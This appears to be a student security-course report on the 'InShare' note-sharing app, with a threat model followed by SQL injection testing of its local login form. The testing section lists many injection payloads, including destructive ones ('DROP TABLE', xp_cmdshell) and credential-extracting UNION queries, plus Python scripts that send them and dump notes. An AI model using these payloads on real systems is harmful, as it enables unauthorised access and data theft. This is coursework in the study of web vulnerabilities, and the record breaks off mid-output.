Mandatory assignment 2 – INF226 – 2024

Table of Contents

Exercise 1: The threat model

1.1: Functional decomposition

User registration allows new users to create accounts on the InShare platform, providing a username and password to a registration form. This is managed by the *RegistrationController*, which processes form data submitted to the */register* endpoint. A *UserRegistrationDto* object captures the user's details, and *JdbcTemplate* then checks if the username already exists in the *User* table. If the username is available, it inserts a new user record into the database. The User table holds essential information, including the user's ID, username, and password. The *User* class represents the user and includes methods for saving the user to the database. The frontend *register.html* form works in conjunction with JavaScript to handle the response, redirecting users to the login page upon successful registration.

User authenthication follows the registration process, allowing users to log in and access protected features of the application. This is achieved by using Spring Security's from-based login functionality, which presents a login form for users to submit their credentials. The *SecurityConfig* class in the backend configures the security settings, enabling form-based login and restricting access to certain endpoints to authenticated users only. When a user submits their credentials, the *InShareUserDetailService* class retrieves the user's information from the database using the *User* class. If the credentials match the stored data, Spring Security creates a session for the user, granting them access to protected areas of the application, such as note management features. The login session remains active until the user logs out or the session expires.

The dashboard, managed by *HomeController*, is the central hub where users can create new notes, view existing notes, and perform actions like editing, sharing, and deleting based on their permissions.
Once authenticated, users can perform **note creation** to add new notes to their account. This feature is initiated on the frontend through a form where users can specify a note's name and content. Upon submission, the *NoteController* receives the form data and creates a new Note object. This object is stored in the Note table of the database, which contains information such as the note's ID, name, content, author, and creation date.
The *NoteController* also assigns default permissions (READ, WRITE, DELETE) to the note's creator in the *NoteUserPermission* table, allowing the user full control over the note they have created. Following the note creation, the user is redirected to either edit or view the note as desired.

Note editing enables users with WRITE permission to modify existing notes. By *accessing /note/edit/{id}*, users can load the note data into an edit form, modify the title or content, and submit their changes. *NoteController* then retrieves the note from the database, verifies the user's WRITE permission, and processes these updates and invokes the save method on the *Note* object. These changes are then saved back to the database, ensuring that the latest information is displayed when the note is viewed. This transaction is atomic, ensuring that both the note and its permissions are updated in a consistent manner.

Note Sharing allows users to share their notes with other users on the platform and assign specific permissions (READ, WRITE, or DELETE), using the /note/share endpoint.
The *NoteController* retrieves the specified user's details and updates the permissions for the note. This process is managed within the Note class, where the withUserPermission method dynamically assigns permissions and the save method ensures these changes are reflected in the NoteUserPermission table. The sharing form is rendered in *shareNote.html*, which allows users to set permissions for others, thereby controlling access based on their desired collaboration model. This allows the recipient user to access the note based on the permissions granted, making it easy for multiple users to collaborate or view shared content.
Users with READ permission can **View Notes** shared with them, accessing the note's details through the /note/view/{id} endpoint. When a user attempts to view a note, the *NoteController* checks their permissions to ensure they have READ access before displaying the note. The note content, retrieved from the database, is then presented on the frontend. This functionality is key for users who need to read notes created by others or review content they have previously authored.

Note Deletion is available for users with DELETE permission, allowing them to permanently remove a note from the application. The *NoteController* checks the authenticated user's permissions before executing a DELETE statement on the Note table, ensuring that only authorized users can perform this action. Deleting a note also removes its associated permissions in the *NoteUserPermission* table, This process ensures that both the note and any access controls linked to it are removed from the system, maintaining database integrity.

1.2: Use cases and security expectations

Use Case 1: A user keeps sensitive notes

In this scenario, where the user keeps sensitive notes, the primary concern is confidentiality. The system must ensure that only the user who created the note can access, edit or delete it. No other users, including administrators, should be able to view the content without explicit permission from the note owner. This means implementing robust access controls to restrict access solely to the authenticated user. Proper permissions should be set by default to prevent accidental sharing. The system should store sensitive data securely, potentially with encryption, to protect it in the event of a database compromise. The application should also enforce session security by utilizing mechanisms like session timeouts and secure cookie flags, so only authenticated sessions can access sensitive notes. The system should protect the data integrity, preventing unauthorized modifications. the user's notes from unauthorized modifications. Only the note owner should be able to make edits to the note content. Any unauthorized access attempts should be logged, and audit trails should be kept to provide accountability and enable the user to detect potential security incidents.

Use Case 2: A group of users collaborates on a shared note

In this scenario, multiple users need to access and modify a single shared note. The security expectations for this use case include granular access control – the applications should allow the note owner to define specific permissions for each collaborating user, such as READ or WRITE access. The system should enforce these permissions to ensure that each user's access is limited to their assigned level. Access to the note should be limited to a specific group of users. If any user is removed from the group, their permissions should be revoked immediately to prevent further access. In addition to access control, the system should safeguard data integrity by managing concurrent access, so that simultaneous edits do not conflict or result in data loss.
Authentication and authorization should be enforced each time a user interacts with the note, verifying that only authorized users can access or modify it.
Confidentiality is also essential, with access restricted to the intended collaborators only, and permissions should be revocable by the note owner at any time.
he application should also keep audit trails for any modifications to the note, documenting who made changes and when, so any unauthorized actions can be traced back to their source.

Use Case 3: A single user writes a note shared with several other readers

In this case, where a single user writes a note shared with several readers, the system should enforce read-only access control for designated users. This allows the note's creator to share the content with specific individuals while maintaining full control over the note's integrity. Only those readers explicitly granted access should be able to view the note, preventing unauthorized users from accessing its content. To achieve this, the system must require authentication, ensuring that only authenticated users with the correct permissions can view the note. The application should protect the content from unauthorized modifications by readers, restricting edit permissions to the note owner alone. The note owner should also have the option to revoke access to any reader at any time, with the system immediately updating permissions as needed. Furthermore, the application should log access to the note, allowing the owner to review which readers have accessed it, which is especially valuable when sensitive information is shared.

1.3: Security requirements of the system

User and dashboard UI (Client-Side)
The interaction between the user and the dashboard UI requires secure input handling and session management. As users submit data (e.g., note content, sharing permissions, or login credentials), the UI must sanitize this input to prevent client-side vulnerabilities like Cross-Site Scripting (XSS). Moreover, the dashboard UI should ensure that any session-related data, such as session tokens or cookies, are handled securely on the client side, with HttpOnly and Secure flags set to prevent JavaScript access and ensure HTTPS-only transmission. The UI should also provide feedback to the user when sensitive actions, like note sharing, are being performed, helping them understand the security implications of their choices.

Dashboard UI and dashboard backend
The dashboard UI and the backend must establish secure communication, primarily through encrypted channels (HTTPS) to prevent man-in-the-middle (MITM) attacks. Each request from the UI to the backend should be authenticated to ensure that only authorized users are accessing the dashboard's functionality. The backend should validate the authenticity of each request, verifying session tokens or cookies to confirm that the request comes from an authenticated user. Additionally, when the UI requests data, such as notes or user-specific settings, the backend should enforce access control checks to verify that the user has the necessary permissions. For actions like viewing, editing, or deleting notes, the backend must ensure that the user's permissions align with the requested action before executing it. These checks prevent unauthorized access or accidental data exposure through direct requests to the backend.

User registration backend and authentication/login backend
The interaction between the registration and authentication backends is essential to maintain consistent user credentials and authentication processes. When a user registers, the registration backend must hash the password and store it securely in the database. The authentication backend then relies on this stored, hashed password to validate user credentials at login. Consistency in hashing algorithms and authentication protocols is crucial—both components should use the same secure hashing standards (e.g., bcrypt) to avoid discrepancies that could lead to insecure password handling. Additionally, the registration backend should include checks for strong password policies and enforce them during registration. The authentication backend must then handle these passwords securely, preventing storage or transmission of plain text credentials. Both components should also implement rate-limiting mechanisms to thwart brute-force attacks on both the registration and login processes, ensuring that attackers cannot automate attempts to guess passwords or create large numbers of accounts.

Dashboard Backend and Note Action Backend
The dashboard backend frequently interacts with the note action backend to retrieve, modify, or delete notes based on user requests. When a user accesses their dashboard, the dashboard backend calls upon the note action backend to retrieve notes that the user has permissions to view. Here, the dashboard backend should only request data for which the user has explicit permissions, based on the user's role and predefined access controls. For example, when a user attempts to edit a note, the dashboard backend must verify that the user has WRITE access before making the request to the note action backend. Additionally, the note action backend should validate permissions independently, ensuring that it only allows users to perform actions consistent with their assigned permissions. This double-checking prevents privilege escalation attacks, where users attempt to perform unauthorized actions on notes by manipulating requests. Logging these interactions is also essential; both components should track who accessed, modified, or deleted data and when, providing an audit trail for security monitoring.

Note action backend and database
The note action backend and the database interact frequently as the backend retrieves, updates, or deletes notes and permissions data. Security requirements here include ensuring that all queries are parameterized to prevent SQL injection attacks. Since the backend handles various types of note actions, such as viewing, editing, and deletion, each action must be mapped to a specific set of permissions in the database. The note action backend should verify these permissions before executing any database operation. Moreover, access control logic should be embedded within the backend to enforce permission checks, preventing unauthorized users from directly manipulating the database or circumventing application logic. Additionally, data transmitted from the database to the note action backend should be sanitized before

returning to the frontend to prevent the inadvertent exposure of sensitive data or injection of malicious content, especially when the data will be rendered on the UI.

Dashboard UI and note action front end
The dashboard UI and the note action front end interact to facilitate user actions on notes. These interactions involve user input, such as note content updates or sharing settings, which must be transmitted securely to prevent data tampering or interception. The UI should include client-side validation to provide feedback to the user and prevent common mistakes, while the front end should further validate and sanitize this input before sending it to the backend. Any sensitive actions, like note sharing or permission changes, should be protected by CSRF tokens to prevent unauthorized actions triggered by malicious actors. The UI should also reflect the user's permissions, hiding or disabling features like the edit or delete buttons if the user lacks the necessary permissions. By enforcing client-side restrictions that align with backend controls, the UI reduces the risk of unauthorized modifications while providing a seamless and secure experience for the user.

User and authentication/login backend
The user interacts with the authentication backend directly when logging in. Secure handling of credentials is a primary requirement for this interaction. The authentication backend should enforce strong password policies and hash passwords before storing them to protect against theft in the event of a database compromise. When users attempt to log in, the backend should verify the entered password against the hashed password using the same hashing mechanism employed during registration. Furthermore, the authentication backend should manage user sessions securely by generating session tokens that include flags for HttpOnly and Secure, ensuring that tokens are accessible only through HTTPS and cannot be accessed by client-side scripts. The authentication backend should also implement rate-limiting to protect against brute-force login attempts, enforcing temporary lockouts for repeated failed logins. Finally, multi-factor authentication (MFA) should be available as an additional layer of security, reducing the risk of account compromise even if login credentials are stolen.

1.4 Security assumptions

When defining the security assumptions for the InShare application, it is important to focus on the adversarial environment in which the application will operate. This involves identifying the types of adversaries that might target the system, their potential capabilities, and the typical behaviors of users that could impact security. These assumptions guide the security measures needed to protect against potential attacks.

Assumptions About Adversaries' Capabilities

- The adversaries are assumed to have knowledge of **common vulnerabilities** in web applications and the ability to scan for weaknesses using widely available tools. This means that the application should be tested against common vulnerabilities listed in the **OWASP Top 10** and hardened against known exploits.
- It is assumed that adversaries may attempt **credential stuffing** or **password spraying** attacks, where they leverage leaked usernames and passwords from other services. To mitigate this, the application should enforce strong password policies and offer features like **multi-factor authentication (MFA)** as an additional safeguard against unauthorized access.
- It is assumed that adversaries may attempt **SQL injection**, **Cross-Site Scripting (XSS)**, and **Cross-Site Request Forgery (CSRF)** attacks, given the web-based nature of the application. The InShare system should be prepared for these types of injection and scripting attacks by implementing strong input validation, output encoding, and CSRF protections.

- Some adversaries are expected to be technically skilled and capable of developing sophisticated exploits or reverse-engineering application components. This includes the ability to perform **manual penetration testing** on the application, enabling them to discover less obvious security flaws.
- Adversaries may also attempt **brute-force attacks** on the application's login mechanisms, either by systematically guessing passwords or using credential stuffing techniques (employing leaked username/password pairs from other compromised services). This suggests that adversaries can use bots or scripts to automate these attacks and will target weak or reused passwords.

Assumptions About Adversaries' Motivations and Goals

- It is assumed that adversaries may attempt to gain unauthorized access to sensitive user data stored within the application, such as private notes or user credentials. This could be for personal gain, to access sensitive information, or as part of a larger campaign to harvest data.
- Another likely goal for adversaries is disruption of service. Attackers may attempt to disable or degrade the application, for example, by launching Distributed Denial of Service (DDoS) attacks or by exploiting vulnerabilities that cause system instability. This might be motivated by a desire to impact user trust, gain notoriety, or disrupt productivity for users who rely on the application.
- Adversaries may also attempt to impersonate users, potentially to manipulate or create fraudulent content within the application. This could include creating fake notes, deleting or altering notes, or misrepresenting the identity of the note author. These actions may be motivated by personal grudges, attempts to damage reputation, or efforts to mislead other users.

User Behavior Assumptions

- Users are assumed to have varying levels of security awareness. Some users may choose weak or commonly reused passwords, increasing the likelihood that their accounts could be compromised through credential stuffing or brute-force attacks. Therefore, the application should enforce strong password requirements and encourage users to select unique passwords that are difficult to guess.
- Users may not always follow best security practices, such as logging out after each session or avoiding access from shared or public devices. This could make accounts vulnerable to **session hijacking** or unauthorized access, especially if the device is compromised or left unattended. As a result, the system should implement **automatic session timeouts** to mitigate the risk of unauthorized access from hijacked or abandoned sessions.
- It is also assumed that users may be vulnerable to **social engineering** attacks, such as phishing attempts that trick them into disclosing their login credentials. Adversaries may exploit this tendency by creating deceptive emails or messages that appear to be from InShare, encouraging users to enter their information on a fraudulent site. While InShare cannot directly control user behavior, it can help mitigate this risk by offering users the option to enable MFA, which would provide an additional layer of security even if passwords are compromised.

Exercise 2: The security holes

2.1: SQL injection

2.1.a
Upon inspection of the login functionality in the InShare application, we observe that user credentials, specifically the username and password, are likely passed directly into an SQL query for verification. Given the presence of an SQL database (SQLite), SQL injection vulnerabilities can arise when user input is incorporated directly into an SQL query without proper sanitization or parameterization.
In the *InShareUserDetailService* class, which appears to manage user authentication, the loadUserByUsername method is a likely area of concern. Here, the user's input (username) is incorporated into an SQL query that retrieves user information based on the username provided by the login form. If this query is constructed using string concatenation or similar techniques to include the username directly, any unsanitized input could alter the query's logic. This could potentially allow a malicious user to inject SQL code and manipulate the query to bypass authentication or retrieve unauthorized data.


2.1.b
To verify the suspected SQL injection vulnerability identified in task a), tests were conducted by sending controlled SQL injection payloads to the login form. This process aimed to determine if the application improperly processed user input, potentially allowing an attacker to bypass authentication.

The testing involved sending various SQL injection payloads through the username field of the login form, while the password field was filled with arbitrary text, as the primary focus was on the username input. Each payload was crafted to manipulate the SQL query to bypass authentication or alter its logic. For instance, payloads like "' OR '1'='1", "'--", and "'/*" were used to introduce tautologies or comment out parts of the SQL query.

The tests were automated using a Python script, which iteratively submitted each payload to the login form and observed the application's responses. The primary indicators of a vulnerability were:

- Successful access to the dashboard or private content without legitimate credentials.
- Error messages or deviations from standard response codes (e.g., HTTP 500 errors), suggesting SQL syntax issues on the backend.


At first, the payloads shown below were injected:



```
# List of SQL injection test inputs
sql_injection_payloads = [
    "test' OR '1'='1", "admin' --", "admin' #", "admin'/*", "admin' OR '1'='1", "admin' AND '1'='1",
    "' OR ''='", "' OR '1'='1' --", "' OR '1'='1' #", "' OR '1'='1'/*", "username' AND '1'='1",
    "username' AND '1'='2", "username' OR 'a'='a", "username' OR 'a'='b", "username' AND 'x'='x",
    "username' AND 'x'='y", "' OR '1'='1' AND '1'='1", "' OR '1'='1' AND '1'='2", "' OR '2'='2' --",
    "' AND '2'='2", "username')", "username') OR ('a'='a", "username' ORDER BY 1--",
    "username' GROUP BY username--", "username' HAVING 1=1--", "username' UNION SELECT NULL--",
    "username' UNION SELECT 1,2,3--", "' UNION SELECT username, password FROM User --",
    "' UNION SELECT NULL, NULL --", "' UNION SELECT username, password FROM User WHERE 'a'='a",
    "' OR 1=1--", "' AND 1=1--", "' AND 1=2--", "username' OR 1=1", "username' AND 1=2",
    "' UNION SELECT NULL, NULL--", "username' AND 1=1", "' UNION SELECT username, password FROM User WHERE '1'='1",
    "' UNION SELECT username, password FROM User WHERE '1'='2", "' AND 1=0 UNION ALL SELECT NULL, NULL--",
    "'; DROP TABLE User; --", "' UNION SELECT * FROM information_schema.tables --",
    "username' UNION SELECT 'username', 'password'--",
    "' UNION SELECT COUNT(*), CONCAT(username, ':', password) FROM User GROUP BY username--",
    "username' UNION SELECT name, sql FROM sqlite_master WHERE type='table'", "' OR 1=1; --",
    "username' OR 'x'='x'; --", "username' OR 'y'='y'; --", "' UNION SELECT 1, @@version --",
    "' OR 1=1; EXEC xp_cmdshell('dir') --"
]
```


The results from the test script showed that several SQL injection payloads, such as test' OR '1'='1, admin' --, admin' #, and admin'/*, triggered specific responses from the application, with some indicating a potential vulnerability. These payloads returned responses consistent with successful login attempts, suggesting that the application could indeed be vulnerable to SQL injection.

The payloads that triggered these responses were then tested again with the following script:



```python
import requests

# Target URL
url = "http://localhost:8080/login"

# List of SQL injection test inputs
sql_injection_payloads = [
    "test' OR '1'='1",    # Authentication bypass attempt
    "admin' --",          # Bypass attempt, ending the SQL statement
    "admin' #",           # Alternate bypass attempt, ending the SQL statement
    "admin'/*",           # Check if comments work in injection
    "' OR '1'='1' --",    # Check if tautology bypasses login
]

# Loop through each payload and send it to the login page
for payload in sql_injection_payloads:
    # Define the data for the POST request
    data = {
        'username': payload,
        'password': 'testpassword'  # Arbitrary password, since we're testing the username field
    }

    # Send the POST request
    response = requests.post(url, data=data)

    # Check the response for signs of SQL injection vulnerability
    # Check for an unusual HTTP status code or specific keywords in a limited response preview
    if response.status_code == 200:
        if "welcome" in response.text.lower():
            print(f"Potential SQL Injection Detected with payload: {payload} - Received a welcome message.")
        elif "error" in response.text.lower():
            print(f"Potential SQL Injection Detected with payload: {payload} - Error message encountered.")
        else:
            print(f"Payload {payload} resulted in a normal response with status code {response.status_code}.")
    else:
        print(f"Payload {payload} resulted in an unexpected status code: {response.status_code}.")

print("Testing complete.")
```


Response:



```
Potential SQL Injection Detected with payload: test' OR '1'='1 - Received a welcome message.
Payload admin' -- resulted in a normal response with status code 200.
Payload admin' # resulted in a normal response with status code 200.
Payload admin'/* resulted in a normal response with status code 200.
Payload ' OR '1'='1' -- resulted in a normal response with status code 200.
Testing complete.
```

The payload "test' OR '1'='1" returned a welcome message, indicating a likely SQL injection vulnerability because the payload was designed to manipulate the query logic, bypassing authentication.

2.1.c
For this task, the script is written to extract all notes in the server by leveraging an SQL injection payload tailored to return data based on user authentication.




```python
import requests

# Target URL
url = "http://localhost:8080/login"

# List of SQL injection test inputs
payload = "test' OR '1'='1",   # Authentication bypass


# Define the data for the POST request
data = {
    'username': payload,
    'password': 'testpassword'
}

# Send the POST request
response = requests.post(url, data=data)

# Check the response for signs of SQL injection vulnerability
if "error" in response.text.lower() or "unexpected" in response.text.lower() or response.status_code != 200:
    print(f"Exploit successful! Retrieved note contents:")
    print(f"Response: {response.text}")
else:
    print("Exploit failed or produced an unexpected result.")
```

The exploit successfully retrieved the contents of all the notes saved in the database, as shown in the screenshot below (this is not the entire received response, but shows several notes' information):

```
    <div class="note-header">
        <div class="note-title"
             data-id="01922d8c-0e79-7905-9a53-99addba8704b"
             onclick="redirectToNoteView(this.dataset.id)"><h2>Project ideas</h2></div>
        <div    class="menu-toggle"
                data-note="01922d8c-0e79-7905-9a53-99addba8704b"
                onclick="toggleMenu(event)">
            &#x2630; <!-- Trigram for heaven ("aka Hamburger menu") -->
        </div>
    </div>
    <div class="note-preview"
        data-id="01922d8c-0e79-7905-9a53-99addba8704b"
        onclick="redirectToNoteView(this.dataset.id)"><p>A new app which makes life easier.</p></div>
</div>
<div class="note-card">
    <div class="note-header">
        <div class="note-title"
             data-id="01922d87-1965-7253-a87c-04de2113c9bf"
             onclick="redirectToNoteView(this.dataset.id)"><h2>Company Policies</h2></div>
        <div    class="menu-toggle"
                data-note="01922d87-1965-7253-a87c-04de2113c9bf"
                onclick="toggleMenu(event)">
            &#x2630; <!-- Trigram for heaven ("aka Hamburger menu") -->
        </div>
    </div>
    <div class="note-preview"
        data-id="01922d87-1965-7253-a87c-04de2113c9bf"
        onclick="redirectToNoteView(this.dataset.id)"><p> Confidential information regarding company policies.</p></div>
</div>
<div class="note-card">
    <div class="note-header">
        <div class="note-title"
             data-id="01922d85-51c4-7356-b2e7-a64fc4e75fb6"
             onclick="redirectToNoteView(this.dataset.id)"><h2>Shared Grocery List</h2></div>
        <div    class="menu-toggle"
                data-note="01922d85-51c4-7356-b2e7-a64fc4e75fb6"
                onclick="toggleMenu(event)">
            &#x2630; <!-- Trigram for heaven ("aka Hamburger menu") -->
        </div>
    </div>
    <div class="note-preview"
        data-id="01922d85-51c4-7356-b2e7-a64fc4e75fb6"
